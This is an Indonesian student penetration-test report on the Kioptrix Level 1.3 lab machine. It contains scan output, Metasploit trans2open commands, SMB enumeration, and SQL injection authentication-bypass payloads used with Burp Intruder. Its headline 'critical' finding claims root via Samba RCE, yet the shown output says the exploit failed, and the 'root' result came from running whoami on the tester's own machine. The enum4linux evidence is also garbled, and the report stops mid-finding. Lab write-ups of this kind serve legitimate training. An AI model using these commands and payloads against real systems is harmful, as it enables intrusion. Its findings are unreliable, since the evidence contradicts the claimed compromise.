

Judul: Laporan Penetration Testing – Aplikasi Network

Nama Peserta: Winson Sovian
Program/Bootcamp : Network Penetration Testing
Tahun Pelaksanaan: 2026

DISCLAIMER

Perlu diperhatikan bahwa penilaian ini mungkin tidak mengungkapkan seluruh kerentanan yang ada pada sistem dalam lingkup penugasan. Laporan ini merupakan ringkasan temuan dari penilaian "***point-in-time***" & "***point-of-view-concept***" yang dilakukan pada lingkup *Pentester*. Setiap perubahan yang dilakukan terhadap lingkup selama periode pengujian dapat mempengaruhi hasil penilaian.

RINGKASAN EKSEKUTIF

GAMBARAN UMUM

Saya, Winson Sovian, telah melakukan kegiatan Penetration Testing terhadap aplikasi network berupa Kioptrix Level 1.3 dengan tujuan untuk mengidentifikasi, mengevaluasi, serta mendokumentasikan potensi kerentanan keamanan pada sistem yang diuji.

Pengujian dilakukan dalam lingkungan virtual menggunakan VMware dengan pendekatan black-box testing, di mana tidak terdapat akses awal terhadap sistem target.

Hasil pengujian menunjukkan adanya beberapa kerentanan dengan tingkat keparahan mulai dari medium hingga critical. Kerentanan paling signifikan ditemukan pada layanan Samba yang memungkinkan penyerang memperoleh akses penuh ke sistem tanpa autentikasi.

METODOLOGI

Dalam pelaksanaan kegiatan penetration testing ini, digunakan pendekatan yang mengacu pada standar keamanan informasi internasional seperti ISO/IEC 27001 serta praktik umum dalam penetration testing. Metode yang diterapkan adalah **Black Box Testing**, dimana pengujian dilakukan tanpa memiliki informasi awal atau akses terhadap sistem target, sehingga mensimulasikan kondisi serangan dari pihak eksternal.

Proses pengujian diawali dengan tahap **information gathering**, yaitu pengumpulan informasi awal terkait target menggunakan tools seperti netdiscover dan arp-scan untuk mengidentifikasi alamat IP serta perangkat yang aktif dalam jaringan. Selanjutnya dilakukan tahap **scanning dan enumeration** menggunakan Nmap untuk mengetahui port yang terbuka serta layanan yang berjalan pada sistem target.

Setelah layanan teridentifikasi, dilakukan tahap **analisis kerentanan** dengan mengkombinasikan penggunaan tools otomatis dan analisis manual untuk memastikan adanya celah keamanan yang dapat dimanfaatkan. Tahap berikutnya adalah **exploitation**, di mana dilakukan pengujian eksploitasi terhadap layanan yang rentan, khususnya pada layanan Samba, hingga berhasil memperoleh akses ke sistem.

Setelah berhasil mendapatkan akses, dilakukan tahap **privilege escalation** untuk memastikan tingkat akses yang diperoleh, yang dalam pengujian ini berhasil mencapai hak akses root. Seluruh proses pengujian kemudian didokumentasikan dalam bentuk laporan yang mencakup temuan kerentanan, analisis dampak, serta rekomendasi perbaikan yang dapat diterapkan untuk meningkatkan keamanan sistem.

UCAPAN TERIMA KASIH

Saya Winson Sovian, ingin menyampaikan rasa terima kasih dan apresiasi yang sebesar-besarnya kepada pihak Manajemen, Manajer TI, serta seluruh pihak yang telah memberikan dukungan dalam pelaksanaan Penilaian Kerentanan ini.

Kerja sama, arahan, serta diskusi yang konstruktif selama proses pengujian sangat membantu saya dalam mengidentifikasi, menganalisis, dan mendokumentasikan potensi kerentanan keamanan pada aplikasi yang diuji. Dukungan yang diberikan turut memperlancar seluruh tahapan pengujian hingga penyusunan laporan ini.

Semangat kolaborasi dan kesadaran terhadap pentingnya keamanan informasi menjadi faktor penting dalam keberhasilan kegiatan ini. Saya sangat menghargai dukungan dan kepercayaan yang telah diberikan sehingga proses pengujian dapat diselesaikan dengan baik dan optimal.

Daftar Isi

RINGKASAN EKSEKUTIF	1
METODOLOGI	2
UCAPAN TERIMA KASIH	3
Daftar Isi	4
Kontrol Dokumen	5
Informasi Dokumen	5
Catatan Perubahan	5
Tinjauan dan Persetujuan	6
Detail Pekerjaan	7
1.1 Ruang Lingkup	7
1.2 Metodologi	7
1.2.1 [Metodologi Yang Digunakan]	7
1.2.2 Penilaian Tingkat Risiko	7
1.4.3 Deskripsi Tingkat Risiko	7
1.4.3 Framework & Standard	8
Ringkasan Temuan Kerentanan	9
Tabel Temuan Kerentanan Aplikasi	9
1.5. Tabel Detail Temuan	10
1.5.1 SMB Service Exposure (Port 445 Open)	10

Kontrol Dokumen

Informasi Dokumen

Tabel 1 Informasi Dokumen

Nama Target	:	Kioptrix Level 1.3
Judul Dokumen	:	Report Penetration Testing – <i>Network Application</i>
Versi	:	Version 1.0
Penyusun	:	Winson Sovian
Asesor Kerentanan	:	Arya Adhi Nugraha, Thoriq Aziz, Rayhan Hanaputra, Ali Usman
Klasifikasi Dokumen	:	Confidential

Catatan Perubahan

Tabel 2 Catatan Perubahan

Perubahan Revisi				
Versi	Status	Tanggal	Penulis	Deskripsi
1.0	Final	13 April 2026	Winson Sovian	Dokumen Laporan Pentest Kioptrix Level 1.3

Tinjauan dan Persetujuan

PT Codelamp Lab Pentest

Tabel 3 Persetujuan dari PT Codelamp Lab Pentest

Jabatan	Nama	Tanda Tangan
Instruktur	Arya Adhi Nugraha	
Instruktur	Thoriq Aziz	
Instruktur	Rayhan Hanaputra	
Instruktur	Ali Usman	

Tabel 4 Tinjauan dan Persetujuan

	Nama	Tanggal	Paraf
Dibuat oleh	Winson Sovian	13 April 2026	

No. Dokumen	: MBS-PENTEST-2026-002
Tanggal	: 13 April 2026
Revisi	: 2
Jumlah Halaman	:
Lampiran	:

Detail Pekerjaan

1.1 Ruang Lingkup

Ruang lingkup objek dari pekerjaan ini adalah Aplikasi Network.

Tabel 5 Ruang Lingkup

No	Aplikasi	Akses
1	192.168.179.131	Internal

1.2 Metodologi

Metodologi *Penetration Testing* yang digunakan dalam proyek ini dijelaskan di bawah ini.

1.2.1 [Metodologi Yang Digunakan]

Metode Penetration Testing dilakukan menggunakan pendekatan **Black Box Testing**, di mana pentester tidak memiliki akses awal terhadap sistem target dan melakukan pengujian dari sisi attacker eksternal.

Tahapan meliputi:

- Network Discovery
- Port Scanning
- Service Enumeration
- Exploit Development
- Privilege Escalation

1.2.2 Penilaian Tingkat Risiko

Penilaian risiko menggunakan standar CVSS (Common Vulnerability Scoring System) dengan kategori:

- Critical
- High
- Medium

- Low
- Informational

1.4.3 Deskripsi Tingkat Risiko

Tingkat risiko ditentukan berdasarkan:

- Kemudahan eksploitasi
- Dampak terhadap sistem
- Akses yang diperoleh attacker

1.4.3 Framework & Standard

Framework yang digunakan:

- ISO 27001
- OWASP
- PTES Framework

Ringkasan Temuan Kerentanan

Tabel Temuan Kerentanan Aplikasi

Berikut adalah ringkasan temuan celah keamanan pada aplikasi network sebagai berikut,

Tabel 8 Temuan Kerentanan

No	Nama Temuan	Tingkat Keparahan	Status
1	Samba Remote Code Execution	Critical	Open
2	Hidden Directory Exposure	Medium	Open
3	Anonymous SMB Access	High	Open
4	SMB Misconfiguration	High	Open
5	SQL Injection	Critical	Open
6	Restricted Shell Bypass	Medium	Open
7	Privilege Escalation (My SQL)	Critical	Open
dst.			

Open : Kerentanan masih terbuka (setelah melakukan pengujian penetrasi).

Fixed : Kerentanan telah diperbaiki oleh klien.

Not Fixed : Kerentanan masih terbuka saat melakukan tes ulang.

Partially Fixed : Banyak titik akhir atau parameter yang dilakukan dan yang sebagian tetap.

Closed : Klien menerima risiko.

1.5. Tabel Detail Temuan

1.5.1 Samba Remote Code Execution

Deskrip Detail Temuan	
Keparahan	<i>Critical</i>
Skor CVSS 4.0	<i>9.8</i>
Deskripsi	<i>Ditemukan bahwa sistem menjalankan layanan Samba versi lama pada port 139 dan 445 yang rentan terhadap exploit trans2open.</i> <i>Kerentanan ini memungkinkan penyerang untuk melakukan Remote Code Execution (RCE) tanpa autentikasi, sehingga dapat langsung menjalankan perintah pada sistem target.</i>
URL yang terpengaruh	<i>192.168.179.131:139</i> <i>192.168.179.131:445</i>
Dampak	<i>Penyerang berhasil memperoleh akses root pada sistem target, yang merupakan hak akses tertinggi dalam sistem operasi Linux.</i> <i>Hal ini menunjukkan bahwa sistem telah sepenuhnya terkompromi (full system compromise), di mana penyerang dapat:</i> <i>- Mengakses seluruh file sistem</i> <i>- Mengubah atau menghapus data</i> <i>- Menginstal malware atau backdoor</i> <i>- Mengendalikan sistem secara penuh</i>
Rekomendasi	<i>- Update Samba ke versi terbaru</i> <i>- Nonaktifkan layanan SMB jika tidak diperlukan</i> <i>- Batasi akses menggunakan firewall</i>

	- Terapkan patch keamanan secara berkala
Referensi	• CVE-2003-0201 • Samba Security Advisory
Bukti Temuan	
1. Melakukan Scanning nmap -sS -sV -O -A -p- 192.168.179.131 <pre> (root@kali)-[/home/linux] # nmap -sS -sV -O -A -p- 192.168.179.131 Starting Nmap 7.95 (https://nmap.org) at 2026-04-14 00:02 WIB Nmap scan report for 192.168.179.131 Host is up (0.00052s latency). Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0) _ ssh-hostkey: _ 1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA) _ 2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA) 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch) _ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch _ http-title: Site doesn't have a title (text/html). 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP) MAC Address: 00:0C:29:D2:62:F2 (VMware) Device type: general purpose Running: Linux 2.6.X OS CPE: cpe:/o:linux:linux_kernel:2.6 OS details: Linux 2.6.9 - 2.6.33 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Host script results: _ clock-skew: mean: 9h00m00s, deviation: 2h49m42s, median: 7h00m00s _ smb-security-mode: _ account_used: guest _ authentication_level: user _ challenge_response: supported _ message_signing: disabled (dangerous, but default) _ smb-os-discovery: _ OS: Unix (Samba 3.0.28a) _ Computer name: Kioptrix4 _ NetBIOS computer name: _ Domain name: localdomain _ FQDN: Kioptrix4.localdomain _ System time: 2026-04-13T20:03:26-04:00 _ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unk Starting Nmap 7.95 (https://nmap.org) at 2026-04-14 00:03 WIB Nmap scan report for 192.168.179.131 Host is up (0.00027s latency). PORT STATE SERVICE VERSION 3306/tcp filtered mysql MAC Address: 00:0C:29:D2:62:F2 (VMware) Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds </pre>	
2. Ditemukan: Port 139 & 445 terbuka (Samba)	

```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
```

3. Menjalankan Metasploit: use exploit/linux/samba/trans2open

```
71 exploit/solaris/samba/trans2open 2003-04-07 great
   No Samba trans2open Overflow (Solaris SPARC)
72 \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce .
   .
73 \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce .
   .
74 exploit/windows/http/sambar6_search_results 2003-06-21 normal
   Yes Sambar 6 Search Results Buffer Overflow
75 \_ target: Automatic .
   .
76 \_ target: Windows 2000 .
   .
77 \_ target: Windows XP .
```

Interact with a module by name or index. For example `info 77`, `use 77` or `use exploit/windows/http/sambar6_search_results`
 After interacting with a module you can manually set a TARGET with `set TARGET 'Windows XP'`

```
msf > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

4. Set target: set RHOST 192.168.179.131 & set RPORT 139

```
msf > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set RHOST 192.168.179.131
RHOST => 192.168.179.131
msf exploit(linux/samba/trans2open) > set RPORT 139
RPORT => 139
```

5. Menjalankan exploit & melakukan whoami -> root

```
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.179.128:4444
[*] 192.168.179.131:139 - Trying return address 0xbffffdc...
[-] 192.168.179.131:139 - Exploit aborted due to failure: no-target: This target is not a vulnerable Samba server (Samba 3.0.28a)
[*] Exploit completed, but no session was created.
msf exploit(linux/samba/trans2open) > whoami
[*] exec: whoami
root
```

Status

Critical

1.5.2 Hidden Directory Exposure

Deskrip Detail Temuan	
Keparahan	Medium
Skor CVSS 4.0	5.3
Deskripsi	<i>Melalui proses web enumeration menggunakan tool Gobuster, ditemukan beberapa direktori tersembunyi seperti /john/ dan /member yang dapat diakses langsung tanpa autentikasi.</i> <i>Direktori ini tidak terlihat pada halaman utama aplikasi, namun tetap dapat diakses jika diketahui path-nya. Hal ini menunjukkan bahwa aplikasi tidak memiliki kontrol akses yang memadai terhadap resource tertentu.</i>
URL yang terpengaruh	<i>http://192.168.179.131/john/</i> <i>http://192.168.179.131/member</i>
Dampak	- Membuka informasi internal sistem - Mempermudah proses reconnaissance - Menjadi entry point untuk eksploitasi lanjutan
Rekomendasi	- Membatasi akses direktori sensitif - Menggunakan autentikasi - Menonaktifkan directory listing
Referensi	• OWASP Top 10: Security Misconfiguration
Bukti Temuan	

1. Melakukan gobuster dir -u http://192.168.179.131 -w common.txt dan menemukan /john dan /member

```
(root@kali)-[/home/linux]
# gobuster dir -u http://192.168.179.131 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.179.131
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 331]
./htaccess (Status: 403) [Size: 331]
./hta (Status: 403) [Size: 326]
/cgi-bin/ (Status: 403) [Size: 330]
/images (Status: 301) [Size: 358] [→ http://192.168.179.131/images/]
/index (Status: 200) [Size: 1255]
/index.php (Status: 200) [Size: 1255]
/john (Status: 301) [Size: 356] [→ http://192.168.179.131/john/]
/logout (Status: 302) [Size: 0] [→ index.php]
/member (Status: 302) [Size: 220] [→ index.php]
/server-status (Status: 403) [Size: 335]
Progress: 4613 / 4613 (100.00%)

Finished
```


2. Berhasil mengakses <http://192.168.179.131/john/> & <http://192.168.179.131/member>

```
← → ↻ 🔍 Not Secure http://192.168.179.131/john/ ☆ ⓘ ⌵ ⌵ ⌵
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Index of /john

Name Last modified Size Description
Parent Directory -
john.php 04-Feb-2012 18:33 2.1K

Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch Server at 192.168.179.131 Port 80
```

	
Status	
Medium	

1.5.3 Anonymous SMB Access

Deskrip Detail Temuan	
Keparahan	High
Skor CVSS 4.0	7.5
Deskripsi	<i>Ditemukan bahwa layanan SMB pada sistem target mengizinkan akses tanpa autentikasi (anonymous login). Hal ini memungkinkan pengguna anonim untuk mengakses daftar shared resources tanpa memerlukan kredensial valid.</i>

	<i>Kondisi ini menunjukkan konfigurasi keamanan yang lemah pada layanan Samba, yang dapat dimanfaatkan oleh penyerang untuk melakukan enumerasi terhadap file dan resource internal.</i>
URL yang terpengaruh	<i>192.168.179.131 (SMB Service)</i>
Dampak	- Kebocoran informasi internal - Akses terhadap shared directory - Membantu penyerang dalam tahap eksploitasi lanjutan
Rekomendasi	- Menonaktifkan anonymous login - Mengaktifkan autentikasi berbasis user - Membatasi akses SMB hanya untuk user tertentu
Referensi	• OWASP Sensitive Data Exposure

Bukti Temuan

1. Berhasil menampilkan share tanpa password dengan smbclient -L //192.168.179.131/

```
(root@kali)-[/home/linux] plans and pricing
# smbclient -L //192.168.179.131/
Password for [WORKGROUP\root]:
Anonymous login successful

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  IPC$           IPC$      IPC Service (Kioptrix4 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server      Comment
  -----
  Workgroup    Master
  WORKGROUP    KIOPTRIX4
```

Status
High

1.5.4 SMB Misconfiguration

Deskrip Detail Temuan	
Keparahan	High
Skor CVSS 4.0	7.2
Deskripsi	<i>Berdasarkan hasil pengujian terhadap layanan jaringan, ditemukan bahwa sistem target menjalankan layanan SMB (Server Message Block) pada port 139 dan 445 dengan konfigurasi yang tidak aman.</i> <i>Pengujian dilakukan menggunakan tools seperti smbclient dan enum4linux, yang menunjukkan bahwa layanan SMB mengizinkan akses tanpa autentikasi (anonymous access). Hal ini dibuktikan dengan keberhasilan enumerasi daftar shared resources tanpa memasukkan kredensial.</i> <i>Selain itu, sistem juga mengungkapkan informasi tambahan seperti daftar share, informasi sistem, dan kemungkinan struktur internal yang seharusnya tidak dapat diakses oleh pengguna anonim.</i> <i>Kondisi ini menunjukkan bahwa kontrol akses tidak diterapkan dengan baik pada layanan SMB, sehingga memungkinkan penyerang untuk melakukan enumerasi dan pengumpulan informasi secara bebas.</i>

	<i>Kerentanan ini dapat dimanfaatkan sebagai tahap awal dalam serangan yang lebih kompleks, termasuk eksploitasi layanan lain atau privilege escalation.</i>
URL yang terpengaruh	<i>192.168.179.131:139 192.168.179.131:445</i>
Dampak	- Akses terhadap layanan SMB tanpa autentikasi - Kebocoran informasi internal sistem - Mempermudah proses reconnaissance oleh penyerang - Menjadi pintu masuk untuk serangan lanjutan - Potensi akses terhadap shared file jika tersedia
Rekomendasi	- Menonaktifkan akses anonymous (guest access) - Mengaktifkan autentikasi berbasis user - Membatasi akses SMB hanya untuk user tertentu - Menggunakan firewall untuk membatasi akses ke port 139 dan 445 - Melakukan audit terhadap shared directory - Mengupdate konfigurasi keamanan SMB sesuai best practice
Referensi	• OWASP Top 10: Security Misconfiguration • CIS Benchmark for SMB • Microsoft SMB Security Guidelines
Bukti Temuan	
<i>1. Melakukan Enumerasi SMB</i>	

```
(root@kali)-[/home/linux]
# smbclient -L //192.168.179.131/
Password for [WORKGROUP\root]:
Anonymous login successful
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
IPC\$	IPC Service	IPC Service (Kioptrix4 server (Samba, Ubuntu))

```
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful
```

Server	Comment
Workgroup	Master
WORKGROUP	KIOPTRIX4

2. Mengakses share smbclient //192.168.179.131/IPC\$

```
(root@kali)-[/home/linux]
# smbclient //192.168.179.131/IPC$
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

3. Enumerasi lanjutan dengan enum4linux 192.168.179.1131

```

[+] Attaching to 192.168.179.131 using a NULL share Help
[+] Trying protocol 139/SMB...
[+] Found domain(s):
    [+] KIOPTRIX4 /home/linux
    [+] Builtin /192.168.179.131/IPC$
[+] Password Info for Domain: KIOPTRIX4 successful
    [+] Minimum password length: 5 Type Comment
    [+] Password history length: None
    [+] Maximum password age: Not Set Disk Printer Drivers
    [+] Password Complexity Flags: 000000 IPC$ IPC Service (Kioptrix server (Samba, Ubuntu))
    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0 Comment
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0 Master
    [+] Minimum password age: None KIOPTRIX4
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes linux
    [+] Account Lockout Threshold: None 192.179.131/IPC$
    [+] Forced Log off Time: Not Set action to 192 failed (Error NT_STATUS_IO_TIMEOUT)
[+] Retrieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 0
( Groups on 192.168.179.131 )
[+] Getting builtin groups:

```

```

===== ( Users on 192.168.179.131 via RID cycling (RIDS: 500-550,1000-1050) ) =====
[+] Found new SID: S-1-5-21-2529228035-991147148-3991031631
[+] Found new SID: S-1-5-32
[+] Found new SID: S-1-5-32
[+] Found new SID: S-1-5-32
[+] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\loneferret (Local User)
S-1-22-1-1001 Unix User\john (Local User)
S-1-22-1-1002 Unix User\robert (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-5-21-2529228035-991147148-3991031631 and logon username '', password ''
S-1-5-21-2529228035-991147148-3991031631-501 KIOPTRIX4\nobody (Local User)
S-1-5-21-2529228035-991147148-3991031631-513 KIOPTRIX4\None (Domain Group)
S-1-5-21-2529228035-991147148-3991031631-1000 KIOPTRIX4\root (Local User)
===== ( Getting printer info for 192.168.179.131 ) =====
No printers returned.

```

enum4linux complete on Mon Apr 13 23:08:31 2026


Status	
High	

1.5.5 SQL Injection

Deskrip Detail Temuan	
Keparahan	<i>Critical</i>
Skor CVSS 4.0	9.8

Deskripsi	<i>Kerentanan SQL Injection ditemukan pada fitur autentikasi login berbasis web di aplikasi target. Input pengguna pada parameter username dan/atau password tidak divalidasi maupun disanitasi dengan baik sebelum digunakan dalam query SQL.</i> <i>Akibatnya, penyerang dapat menyisipkan payload SQL khusus untuk memanipulasi logika query, seperti menggunakan kondisi boolean (OR 1=1) sehingga proses autentikasi dapat dilewati tanpa kredensial yang valid. Hal ini memungkinkan akses tidak sah ke sistem sebagai pengguna terdaftar.</i> <i>Dalam pengujian, indikasi kerentanan diperkuat dengan munculnya error database (MySQL) ketika karakter khusus seperti tanda kutip (') dimasukkan, yang menunjukkan bahwa input langsung diproses dalam query SQL tanpa proteksi yang memadai.</i>
URL yang terpengaruh	<i>http://192.168.179.131/index.php</i>
Dampak	<i>Kerentanan ini memiliki dampak yang sangat serius terhadap keamanan sistem, antara lain:</i> <i>- Penyerang dapat melewati mekanisme autentikasi (authentication bypass)</i> <i>- Akses tidak sah ke akun pengguna sistem</i> <i>- Potensi eskalasi ke akses lebih tinggi (misalnya administrator)</i> <i>- Kebocoran data sensitif dari sistem backend</i> <i>- Menjadi titik awal untuk serangan lanjutan seperti privilege escalation</i> <i>Dalam konteks pengujian ini, kerentanan SQL Injection merupakan entry point utama yang dapat digunakan untuk mendapatkan akses awal ke sistem.</i>

Rekomendasi	<i>Untuk mengatasi kerentanan ini, langkah-langkah berikut sangat disarankan:</i> <i>1. Gunakan Prepared Statements (Parameterized Queries) Hindari penggunaan query dinamis yang langsung menggabungkan input pengguna.</i> <i>2. Validasi dan Sanitasi Input Terapkan validasi input secara ketat pada semua field input, terutama pada form login.</i> <i>3. Gunakan ORM atau Framework Keamanan Gunakan framework yang secara otomatis menangani query parameterization.</i> <i>4. Implementasikan Error Handling yang Aman Jangan tampilkan error database secara langsung ke pengguna (gunakan custom error message).</i> <i>5. Web Application Firewall (WAF) Implementasikan WAF untuk mendeteksi dan memblokir payload berbahaya.</i> <i>6. Principle of Least Privilege Pastikan akun database tidak memiliki hak akses berlebihan.</i>
Referensi	<i>• OWASP – SQL Injection</i> <i>• OWASP Top 10 (A03:2021 – Injection)</i> <i>• MITRE – CWE-89: SQL Injection</i> <i>• FIRST – CVSS v4.0 Specification</i>
Bukti Temuan	
<i>1. Masuk Login page http://192.168.179.131/</i>	



2. Menguji injeksi sederhana dan menghasilkan output

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /var/www/checklogin.php on line 28
Wrong Username or Password
[Try Again](#)

4. Intercept request dengan burpsuite untuk menganalisis parameter post

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /checklogin.php HTTP/1.1 2 Host: 192.168.179.131 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0 .8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 46 9 Origin: http://192.168.179.131 10 Connection: keep-alive 11 Referer: http://192.168.179.131/index.php 12 Cookie: PHPSESSID=b902abba5436e7da45dbb4eee60ac2d0 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 myusername=admin&mypassword=admin&Submit=Login </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Tue, 14 Apr 2026 08:41:05 GMT 3 Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch 4 X-Powered-By: PHP/5.2.4-2ubuntu5.6 5 Content-Length: 109 6 Keep-Alive: timeout=15, max=100 7 Connection: Keep-Alive 8 Content-Type: text/html 9 10 Wrong Username or Password<form method="link" action=" index.php"> <input type="submit" value="Try Again"> </form> </pre>	

5. Melakukan Fuzzing menggunakan wordlist SQL Auth Bypass dari PayloadsAllTheThings (swisskyrepo/PayloadsAllTheThings/SQL Injection/Intruder/Auth_Bypass.txt).

2. Intruder attack of http://192.168.179.131

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
41	admin' or '1'='1#	302	0			448	
42	admin' or '1'='1/*	200	0			530	
43	admin' or '1'='1"=	302	0			448	
44	admin' or '1'='1	200	1			530	
45	admin' or '1'='1--	200	1			530	
46	admin' or '1'='1#	302	1			448	
47	admin' or '1'='1/*	200	1			530	
48	admin' or '1'='1	200	0			530	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
